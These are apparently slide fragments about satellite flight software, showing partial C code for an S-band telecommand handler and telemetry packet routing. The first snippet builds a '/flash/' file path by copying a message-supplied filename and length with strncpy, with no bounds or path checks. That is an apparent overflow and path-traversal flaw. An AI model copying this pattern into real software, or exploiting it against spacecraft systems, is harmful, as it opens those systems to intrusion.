

S-Band Stack





```
8 COMActivityTracking_PublishAcceptanceEvent(...);
9 }
10 }
11
12 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13 if(ret == SUCCESS) {
14     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15     if(ret == SUCCESS) {
16         strcpy(full_filename, "/flash/");
17         strncpy(full_filename + 7, filename.character, filename.length);
18         full_filename[filename.length + 7] = 0;
19         file_handle = fopen(full_filename, "r");
20         // ...
21
22         MAL_WriteUInteger(...);
23         MAL_WriteBoolean(...);
24         MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
25     }
26 }
27
28 }
```




System Chart



System Chart




Telemetry



```
1 void MOSManager_SendPacket(SPP_Packet_t *pPacket) {
2     ret = SPP_GetPacketType(pPacket, &packet_type);
3     if (ret == SUCCESS) {
4         if (packet_type == SPP_PACKETTYPE_TC) {
5             tc_routing = pPacket->primaryHeader.packetID | pPacket->primaryHeader.packetSC;
6         }
7         else {
8             tc_routing = (pPacket->secondaryHeader).areaVersion | /* ... */;
9         }
10        if (tc_routing == /* ... */) {
11            TMPK_CreatePacket(pPacket, &tmpPacket);
12            CAN_SendFrameToSEPP(&tmpPacket, 0);
13        }
14        else {
15            SVTM_SendPacket(pPacket);
16        }
17    }
18    return;
19 }
```




Telemetry



```
1 void SVTM_SendPacket(SPP_Packet_t *packet) {  
2     TMMN_SendPacket(packet);  
3     return;  
4 }
```




